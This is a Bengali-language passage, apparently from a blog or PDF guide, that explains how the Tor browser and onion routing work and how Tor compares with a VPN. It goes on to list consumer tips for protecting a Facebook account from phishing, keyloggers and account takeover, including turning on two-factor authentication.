অ্যাকাউন্টে লগইন করার জন্য আরেকটি কোডের দরকার পড়বে, যেটা আপনার সেলফোনে আপনাকে পাঠানো হবে। যদিও আজকাল সিম ক্লোনিং করে সেলফোন অ্যাক্সেস নেওয়া যায়, তারপরেও অন্তত এটা চালু না রাখার কোন কারণ নেই।



HOW TO ACCESS THE DEEP WEB STEP BY STEP GUIDE

টর ব্রাউজার কি? আমরা কিভাবে এটি ব্যবহার করব?

টর (TOR)- ইন্টারনেটে নিরাপত্তা এবং গোপনীয়তার সর্বোচ্চ মাধ্যম প্রতিটি মানুষই নিজেদের নিরাপত্তার ব্যাপারে কমবেশি সচেতন থাকে। নিরাপত্তা ঝুঁকি দেখা দিলে আমরা ঘতটা সঙ্গে সর্তকতা অবলম্বন করি, যাতে নিজের নিরাপত্তা বিহ্বলিত না হয়। আমাদের প্রাত্যহিক জীবনের মতো আমাদের ভার্চুয়াল জীবনের নিরাপত্তা রক্ষার জন্যও রয়েছে বেশ কিছু মাধ্যম। আমরা অনেকেই ভিপিএন সম্পর্কে জানি। অনেকেই আমরা ভার্চুয়াল জীবনের নিরাপত্তার জন্য ভিপিএন ব্যবহার করে থাকি। কিন্তু ভিপিএন- এর চেয়েও অধিক শক্তিশালী, বেশি নিরাপত্তা প্রদানকারী ও গোপনীয়তা রক্ষকারী মাধ্যম হচ্ছে টর নেটওয়ার্ক।

বিভিন্ন ডার্ক সাইটে নিজের পরিচয় গোপন রেখে নিরাপত্তা নিশ্চিত করা ছাড়াও ইন্টারনেটে জগতে নিজের আইপি এন্ড্রেস লুকিয়ে স্বাধীন ও নিরাপদভাবে ঘুরে বেড়ানোর অসাধারণ একটি মাধ্যম হচ্ছে টর ব্রাউজার।

টর কী?

টর(TOR) এর পূর্ণরূপ হচ্ছে The Onion Router। ইংরেজি অনিয়ন শব্দের বাংলা অর্থ পেঁয়াজ। পেঁয়াজ যেমন কয়েক স্তরের পর্দা দ্বারা আবৃত থাকে ঠিক তেমনিভাবে TOR- এ কমপক্ষে তিনটি স্তর থাকে। আর এই স্তরগুলোর মাধ্যমে ব্যবহারকারীদের তথ্যের গোপনীয়তা ও নিরাপত্তা নিশ্চিত করা হয়। এই দৃষ্টিকোণ থেকে টর নামকরণ করার যৌক্তিকতা প্রমাণিত হয়। ১৯৯০ এর দশকের মাঝামাঝি সময়ে যুক্তরাষ্ট্রের নৌ বাহিনীর গবেষণাগারে তাদের তথ্যের নিরাপত্তা ও গোপনীয়তা নিশ্চিত করা এবং ইন্টারনেটের ডাটা এনক্রিপ্টেড করার লক্ষ্যকে কেন্দ্র করে টর সফটওয়্যারের বিকাশ ঘটে। পরবর্তীতে ২০০২ সালে এসে ইন্টারনেটের জগতে ট্র্যাফিকের গোপনীয়তা নিশ্চিত করার জন্য টর নেটওয়ার্কের কার্যক্রম শুরু হয়।

টর কীভাবে কাজ করে?

টর নেটওয়ার্ক মূলত অনিয়ন রাউটিং প্রক্রিয়ায় তার কার্যক্রম পরিচালনা করে থাকে। টর ব্রাউজারের মধ্যে কমপক্ষে তিনটি রিলে বা নোড থাকে। এই রিলে বা নোড হচ্ছে বিভিন্ন স্তর বা পথ যেগুলোর মধ্য দিয়ে ব্যবহারকারীর ডাটা এনক্রিপ্টেড হয়ে থাকে। প্রথমে যথন একজন ব্যবহারকারী টর ব্রাউজারের মাধ্যমে কোনো সাইটের এন্ড্রেস প্রবেশ করার চেষ্টা করে, তখন ব্যবহারকারীর আইপি অ্যাড্রেস ও ডাটা এন্ট্রি গার্ড রিলের মধ্যে প্রবেশ করে, এই স্তরে ডাটাগুলো এনক্রিপ্টেড হয়ে তারপর তা মিডল রিলেতে পৌঁছে যায়;

এখানেও ডাটা এনক্রিপ্টেড হয়। তারপর ব্যবহারকারীর অ্যাড্রেস ও ডাটা চূড়ান্ত রিলে তথা এক্সিট রিলেতে পৌঁছে যায়। এই স্তরে এসে আর ডাটা এনক্রিপ্ট হয় না বরং আনএনক্রিপ্ট হয়ে ব্যবহারকারীকে গন্তব্য সাইটে পৌঁছে দেয়। ফলে এই স্তরে এসে ব্যবহারকারী ও গন্তব্য সাইটের মধ্যে সংযোগ স্থাপিত হয়।

কিন্তু মাঝখানের এই ডাটা এনক্রিপ্টেডের ফলে ব্যবহারকারীর পরিচয় আর জানা সম্ভব হয় না। কারণ প্রতি স্তরেই ব্যবহারকারীর সার্ভার এড্রেস পরিবর্তিত হয়েছে এবং ডাটা এনক্রিপ্টেড হয়েছে। এতে টর নেটওয়ার্ক ব্যবহারকারীর প্রকৃত ঠিকানার অস্তিত্ব আর বিদ্যমান থাকে না। এছাড়াও প্রতি ১০ মিনিট অন্তর অন্তর টর নেটওয়ার্কের মধ্যবর্তী স্তরের বা পথের তথ্য পরিবর্তন হয়। আর এভাবেই টর নেটওয়ার্ক ইন্টারনেট জগতে তার ব্যবহারকারীদের তথ্যের গোপনীয়তা ও নিরাপত্তা নিশ্চিত করে।

টর ব্রাউজার কীভাবে ব্যবহার করবেন?


উইন্ডোজ অপারেটিং সিস্টেমের জন্য মজিলা ফায়ারফক্সকে কাস্টমাইজ করে টর ব্রাউজার তৈরি করা হয়েছে। প্রথমেই এই সফটওয়্যারটি ডাউনলোড করে আপনার কম্পিউটার ডিভাইসে স্টেট করুন। তারপর এই ব্রাউজারের মাধ্যমে যেকোনো ওয়েবসাইটে প্রবেশ করার সময় আপনি টর নেটওয়ার্কের সুবিধা উপভোগ করতে পারবেন। স্মার্টফোন কিংবা অ্যান্ড্রয়েড ব্যবহারকারীদের জন্যও টর নেটওয়ার্ক ব্যবহারের সুযোগ রয়েছে। এজন্য অ্যাপের সাহায্য গ্রহণ করতে হবে। এক্ষেত্রে দুটি অধিক জনপ্রিয় অ্যাপ হচ্ছে অরবোট (Orbot) ও অরওয়েব (Orweb)। এ দুটি অ্যাপই গুগল প্লে স্টোরে পাওয়া যাবে। আপনি এ দুটি অ্যাপের মধ্য থেকে যেকোনো একটি ইনস্টল করে নিয়ে টর নেটওয়ার্ক এতে যুক্ত করতে পারবেন। টর নেটওয়ার্ক ব্যবহার করা জটিল কোনো বিষয় নয়। শুধুমাত্র সফটওয়্যার বা অ্যাপ ইন্সটল করতে পারলেই যথেষ্ট; তারপর সফটওয়্যার বা অ্যাপের মাধ্যমে আপনি সরাসরি টর নেটওয়ার্ক ব্যবহার করতে পারবেন।



টর নেটওয়ার্ক ব্যবহারের সুবিধা

টর নেটওয়ার্ক ব্যবহারের নানাবিধ সুবিধা বিদ্যমান রয়েছে। ইতিমধ্যেই আমরা জেনেছি, তথ্যের গোপনীয়তা ও নিরাপত্তা রক্ষার জন্য টর নেটওয়ার্ক ব্যবহার হয়ে থাকে। এক নজরে টর নেটওয়ার্ক ব্যবহারের সুবিধাগুলো জেনে নিন।

১. টর নেটওয়ার্ক আপনি বিনামূল্যেই উপভোগ করতে পারবেন।
 ২. ডার্ক ওয়েব সাইটগুলোতে সহজেই ও নিরাপদে প্রবেশ করতে পারবেন।
 ৩. ভৌগোলিকভাবে ব্লক করা ওয়েব সাইটগুলোতে সহজেই প্রবেশাধিকারের সুযোগ পাবেন।
 ৪. হ্যাকিংয়ের হাত থেকে নিজেকে রক্ষা করতে পারবেন।
 ৫. নিরাপদে তথ্য আদান প্রদান করতে সক্ষম হবেন।
- টর নেটওয়ার্ক ব্যবহারের অসুবিধা
- টর নেটওয়ার্ক ব্যবহারের নানাবিধ সুবিধা থাকলেও এটি ব্যবহারের কিছু অসুবিধাও বিদ্যমান আছে। যেমন:
১. এই নেটওয়ার্ক খুব ধীর গতিসম্পন্ন। আপনি কোনো সাইটে চুক্তে চাইলে দ্রুত সময়ের মধ্যে চুক্তে পারবেন না, বরং আপনার অতিরিক্ত সময় অপচয় হবে।
 ২. এক্সিট নোডে বা রিলেতে ডাটা এনক্রিপ্টেড হয় না। ফলে এই স্তরে গিয়ে অনেক সময়ই তথ্যের নিরাপত্তা নিশ্চিত করা সম্ভব হয় না; এতে হ্যাকিংয়ের শিকার হতে পারেন।
 ৩. টর নেটওয়ার্ক যেহেতু বিনামূল্যে ব্যবহার উপযোগী এবং এটি স্বেচ্ছাসেবকদের দ্বারা পরিচালিত হয়। ফলে এটির মধ্যে স্বচ্ছতা ও দায়িত্বশীলতার ঘাটতি এবং ঝুঁকি পরিলক্ষিত হয়।
 ৪. অনেক সময়ই ডার্ক ওয়েবগুলোতে প্রবেশ করে সমস্যার সম্মুখীন হতে পারেন।
 ৫. যেহেতু টর ব্রাউজার ডাউনলোড করতে হয় ফলে ডাউনলোড করার সময়ই আপনার আইপি এন্ড্রেস পাচার হতে পারে।
 ৬. টর নেটওয়ার্ক মূলত তারাই ব্যবহার করে যারা অত্যন্ত সংবেদনশীল তথ্য আদান-প্রদান করে থাকে। ফলে আপনি যদি টর নেটওয়ার্ক ব্যবহার করেন তবে নেতিবাচক দৃষ্টিকোণ থেকে চিহ্নিত হতে পারেন।



ভিপিএন বনাম টর নেটওয়ার্ক

ভিপিএন ব্যবহারের সুবিধা বেশি নাকি টর নেটওয়ার্ক ব্যবহারের সুবিধা বেশি? এ নিয়ে অনেকের মনেই প্রশ্ন জাগে। ভিপিএনও তথ্যের গোপনীয়তা ও নিরাপত্তা বিধানের জন্যই ব্যবহার করা হয়ে থাকে। তবে ভিপিএন-এর মধ্যে কোনো স্তর নেই। ভিপিএন তৈরিকারী ও পরিচালনাকারী প্রতিষ্ঠান আইপি অ্যাড্রেস পরিবর্তন ও ডাটা এনক্রিপ্ট করার মাধ্যমে ব্যবহারকারীর তথ্যের নিরাপত্তা প্রদান করে। এতে ব্যবহারকারী অনেক সময়ই ভিপিএন পরিচালনাকারী প্রতিষ্ঠানের দ্বারা নেতিবাচক অভিজ্ঞতার মুখোমুখি হয়; এমনকি ঝুঁকির মধ্যেও থাকে। কিন্তু টর নেটওয়ার্কে কয়েকটি স্তরে ডাটা এনক্রিপ্টেড হওয়ার কারণে ব্যবহারকারীর সঠিক পরিচয় আর নির্ণয় করা প্রায় অসম্ভব হয়। এদিক দিয়ে ব্যবহারকারীর তথ্যের গোপনীয়তা ও নিরাপত্তা অধিক নিশ্চিত হয়। এই দিক বিবেচনায় ভিপিএনের চেয়ে টর নেটওয়ার্ক ব্যবহারের ভালো।

তবে টর নেটওয়ার্কের মাধ্যমে কোনো সাইটে প্রবেশ করতে অধিক সময় ব্যয় হয় কিন্তু ভিপিএন ব্যবহারের ফলে ইন্টারনেটের গতি কমে যায় না। প্রকৃতপক্ষে ভিপিএন ও টর নেটওয়ার্ক উভয়েরই ইতিবাচক ও নেতিবাচক দিক বিদ্যমান আছে। তবে সব দিক বিবেচনায় ও ব্যবহারকারীদের তথ্যের গোপনীয়তা ও নিরাপত্তা নিশ্চিত করার ক্ষেত্রে টর নেটওয়ার্ক ইতিবাচক দৃষ্টিকোণ থেকেই বিবেচিত হবে।

আপনি টর নেটওয়ার্ক সম্পর্কে অনেক তথ্যই জানতে পারলেন। ফলে টর নেটওয়ার্ক সম্পর্কে আপনার ধারনা পরিষ্কার হয়েছে বলে প্রত্যশা করতেই পারি। এবার আপনি আপনার সুযোগ-সুবিধা ও অসুবিধা বিবেচনা পূর্বক টর নেটওয়ার্কের ইতিবাচক দিকগুলো উপভোগ করতে পারেন।

ডাউনলোড টর ব্রাউজার

আপনি অনেক সাইট থেকে এই টর ব্রাউজারকে ডাউনলোড করে ইন্সটল করতে পারেন, তবে আমি রিকোমেন্ড করবো অফিশিয়াল torproject.org—থেকে সফটওয়্যারটি ডাউনলোড করতে। অফিশিয়াল সাইটটি থেকে টর ব্রাউজারের অনেক ভাষা নির্বাচন করতে পারেন, আপনার ইচ্ছা মতো ভাষার একটি প্যাকেজ ডাউনলোড করে নিন। আপনার সুবিধার্থে, <https://www.torproject.org/download/download-easy.html.en>—এই লিঙ্ক ক্লিক করলেই সরাসরি ডাউনলোড পেজে চলে যাবেন। সফটওয়্যারটি ডাউনলোড করার পরে অবশ্যই সেটিকে ইন্সটল করতে হবে। ইন্সটল করার সময় আপনার ইন্সটলেশন লোকেশনে একটি ফেল্ডার তৈরি হবে, যেখানে টরের প্রয়োজনীয় ফাইল গুলো স্টোর হবে সফটওয়্যারটি রান হওয়ার জন্য।


আবারো বলছি, অবশ্যই টর প্রোজেক্টের অফিশিয়াল সাইট থেকে ব্রাউজারটি ডাউনলোড করুণ। আলাদা সোস' থেকে সফটওয়্যারটি ডাউনলোড করলে হতে পারে, হ্যাকার সেই ইন্সটল ফাইল মোডিফাই করে সেখানে কোন ম্যালিসিয়াস কোড ইঞ্জেক্ট করে রেখেছে, যেটা আপনার প্রাইভেসি বা সিকিউরিটি নষ্ট করতে পারে।

নিচের ছবিগুলো ভাল মত লক্ষ্য করুন।

কি কি উপায়ে ফেসবুক আইডি নিরাপদ রাখতে পারবেন?

১। ফেসবুক একাউন্ট খোলার সময় অন্তত ৮ অক্ষরের পাসওয়ার্ড দিন। পাসওয়ার্ডটি শক্তিশালী করতে ক্যাপিটাল এবং স্মল লেটার/ অক্ষর ব্যবহার করুন এবং আরো নিরাপদ করতে সিন্টল (#%&*!<@ ইত্যাদি) ব্যবহার করতে পারেন।

২। ফেসবুকে ব্যবহৃত ই-মেইল বা মোবাইল নাম্বার কারো সাথে শেয়ার করবেন না। ব্যবহৃত ইমেইল আর মোবাইল নাম্বার অনলি মি প্রাইভেসী দিয়ে রাখুন।




Advanced



৩। ফিশিং থেকে বাচতে যে কোন পেইজে লগিন করার আগের ইউআরএল ঠিকমত দেখে নিন। কেননা দেখা গেল আপনি ফেসবুক লগ ইন করতে চাইলেও সেটি ফেসবুকের মত দেখতে হলেও সেটি ফেসবুকের সাইট নাও হতে পারে। ফিশিং এর ব্যাপারে বিশেষ সাধারণ হতে হবে।


৪। কী লগার একটি সিম্পল আদি পদ্ধতি। এটি থেকে বাচতে হালনাগাদ করা ইন্টারনেট সিকিউরিটি ব্যবহার করুন। অন্য কারো ব্রাউজার থেকে তুকলে অবশ্যই লগ আউট করে আসবেন আর ইন করার সময় কী লগারকে বোকা বানানোর চেষ্টা করবেন। ধরুন pass হল johnson আপনি লিখন DFjohnff1son লিখে এবার বাড়তি অংশগুলো মাউস দিয়ে সিলেক্ট করে ফেলে দিন।



৫। স্ম্যামি লিংক ক্লিক করা বিরত থাকুন। আপনাকে যতি লোভ দেখানো হোক না কেন যে কোন স্ম্যামি লিঙ্কে ক্লিক করার আগে ভাল করে চিন্তা করে নিবেন। দেখা যায় বলা হয় এই মেইলে প্রবেশ করে লিঙ্কে ক্লিক না করলে আপনার ইমেইল বা ফেসবুক একাউন্ট ডিসেবল বা চিরতরে ডিলিট করে দেওয়া হবে এই টাইপের ম্যাসেজ থেকে লিঙ্কে ক্লিক করা তেহকে বিরত হোন।

৬। ইমেইল স্পুফিং থেকে বাচতে ইমেইলে মেইল আসলেই সেই মেইলে ক্লিক করার আগে সাবধান হোন। যদি সঞ্চেজনক মনে হয় তাহলে ইমেইল ওপেন করা থাকে বিরত হোন।


৭। সাধারণত ইমেইল হ্যাকের কারনে অনেকের ফেসবুক আইডি হ্যাক হয়ে থাকে। ইমেইল হিসেবে জি মেইল এর ব্যবহারকে আমি প্রাধান্য দিব। সবচেয়ে বেশি নিরাপত্তা দিচ্ছে গুগল। মেইলে ডাবল ভেরিফিকেশন তথা মোবাইল ভেরিফিকেশন চালু করুন। তাহলে মোটামোটি নিশ্চিত থাকতে পারবেন।



৮। সেশন হাইজ্যাকিং রোধে অন্যের ডিভাইস থেকে লগ আউট করার পরে আপনার হিস্ট্রি আর লগ ইন ডাটা রিমুভ করে আসুন।

৯। কুকিজ চুরি রোধে যথা সম্ভব পাবলিক ওয়াইফাই ব্যবহার করা যাবে না। তবে যদি অগত্যা পাবলিক ওয়াইফাই ব্যবহার করতেই হয় সে ক্ষেত্রে VPN ব্যবহার করা উচিত। অনলাইনে ফ্রিতেই অনেক vpn ব্যবহার করতে পারবেন। একটু গুগল করলেই পেয়ে যাবেন।

১০। ইউইএসবি কোন স্টোরেজ ডিভাইজ ব্যবহারের ক্ষেত্রে সতর্কতা অবলম্বন করতে হবে। কোন ইউএসবি ডিভাইজ আপনার মেশিনে কানেক্ট করার পরে অবশ্যই হালনাগাদ করা এন্টিভাইরাস দিয়ে উক্ত ইউএসবি ডিভাইজটি স্ক্যান করতে নিতে ভুলবেন না।




১১। কোন সাইট বা এপস আপনার ফেসবুকের এক্সেস টোকেন দাবি করলে অবশ্যই ফেসবুকের এক্সেস টোকেন দেওয়ার ক্ষেত্রে সাবধানতা অবলম্বন করুন।

১২। অন্য সাইটে ফেসবুক দিয়ে সাইন আপ করা বা লগ ইন করার পূর্বে সেই সাইট সম্পর্কে নিশ্চিত হয়ে নিন। প্রয়োজনে গুগলের শরণাপন্ন হোন। এ ক্ষেত্রে কিছু ব্রাউজার এড অন আছে যেগুলো সাইটের রিপেটেশন বা কতটুকু সিকিউর তা দেখিয়ে দেয় সেগুলো ব্যবহার করতে পারেন।

১৩। নানা প্রয়োজনে আমাদেরকে নানা সফটওয়্যার ও এপসের ব্যবহার করতে হবে। রেন্ডমলি সব এপস বা সফটওয়্যার ব্যবহার না করতে উৎসাহিত করব।

১৪। যদি ইমেইল দিয়ে ফেসবুক অ্যাকাউন্ট খোলেন তবে, আপনি আপনার মোবাইল নাম্বারটি এড করে নিন, যেন প্রয়োজনের সময় তা লগইন করতে সহায়ক ভূমিকা পালন করে আর হ্যাঁ এক্ষেত্রে অবশ্যই মোবাইল নাম্বার হাইড করতে ভুলবেন না।

১৫। ফেসবুকে ডাবল ভেরিফিকেশন চালু করে দিন। আমরা হয়ত অনেকেই জানি না কিভাবে ফেসবুকে 2 step verification চালু বা এনাবল করতে হয়। হতে পারে আবার অনেকেই আছেন যারা হয়ত জানেনই না আসলে 2 Step Verification কি? 2 Step Verification বা ডাবল ভেরিফিকেশন হল এমন একটি পদ্ধতি, যেখানে আপনি নতুন যেই ডিভাইস দিয়ে লগইন করবেন আপনার ফোন নাম্বারে একটা কোড (OTP) আসবে। যদি আপনি সেটা দিতে না পারেন তাহলে আপনার ফেসবুক পাসওয়্যার্ড দেওয়ার পরেও লগইন করতে পারবেন। শুধুমাত্র ছয় সংখ্যার সেই OTP কোড দেওয়ার পরি আপনি ফেসবুকে লগিন করতে পারবেন।



আসুন তাহলে দেখে নেওয়া যাক কিভাবে ডাবল ভেরিফিকেশন বা টু স্টেপ ভেরিফিকেশন চালু করা যায়। প্রথমে ফেসবুকের সেটিং অপশনে ক্লিক করুন। সেটিং অপশনের প্রথমেই আছে জেনারেল তার ঠিক নিচেই রয়েছে সিকিউরিটি এন্ড লগিন নামে একটি অপশন। সিকিউরিটি এন্ড লগিন অপশনে ক্লিক করি। স্ক্রল করে নীচের দিকে আসতে থাকি। Setting Up Extra Security তে Use two-factor authentication নামে একটি অপশন পেয়ে যাব। এত ক্লিক করে টু স্টেপ ভেরিফিকেশন অন করে দিয়ে। মোবাইল নাম্বার এড করি। এবার মোবাইল নাম্বারটি ভেরিফাই করে নেই। ভেরিফাই করতে গেলে আপনার মোবাইলে ভেরিফিকেশন কোড আসবে। সেটি ফেসবুকে দিয়ে দিলেই আপনার মোবাইল ভেরিফাই হয়ে যাবে।

এবার প্রতিবার যখন কোন অপরিচিত ব্রাউজার থেকে সঠিক পাসওয়ার্ড দিয়ে লগ ইন করার চেষ্টা করা হবে প্রতিবার মোবাইলে একটি ভেরিফিকেশন কোড আসবে। শুধুমাত্র সেই কোড বসালেই আইডিতে এক্সেস করতে পারবেন। দুইটি স্ক্রীন শ্টের মাধ্যমে পুরু পদ্ধতিটি দেখানো হয়েছে।

ফেসবুক হ্যাক বা তাদের সার্ভারে এট্যাক করে হ্যাক করা অনেক টা অসম্ভব হলেও কিছু অসাবধানতার কারণে আমাদের ফেসবুক আইডি হ্যাক হতে পারে। আমরা যদি একটু সতর্কতা অবলম্বন করে ইন্টারেট জগতে ঘুরাফেরা করি তাহলে হয়ত আমাদের এই উন্টে সমস্যায় নাও পরতে হতে পারে। সে ক্ষেত্রে আপনাকে উপরে বর্ণিত সতর্কতামূলক পদ্ধতিগুলো ব্যবহার করে ফেসবুক আইডি হ্যাক হওয়া থেকে অনেকাংশে নিরাপদে থাকতে পারবেন।

এবার আপনি নিরাপদ।।

সাইবার অপরাধ কী এবং আক্রান্ত হলে কী করবেন?

যেকোনো ধরনের ক্রাইম বা অপরাধ যখন অনলাইন বা ইন্টারনেটের মাধ্যমে ঘটে, তখন তাকে সাইবার ক্রাইম বা অপরাধ বলে। এটিই সবচেয়ে সহজ সংজ্ঞা।

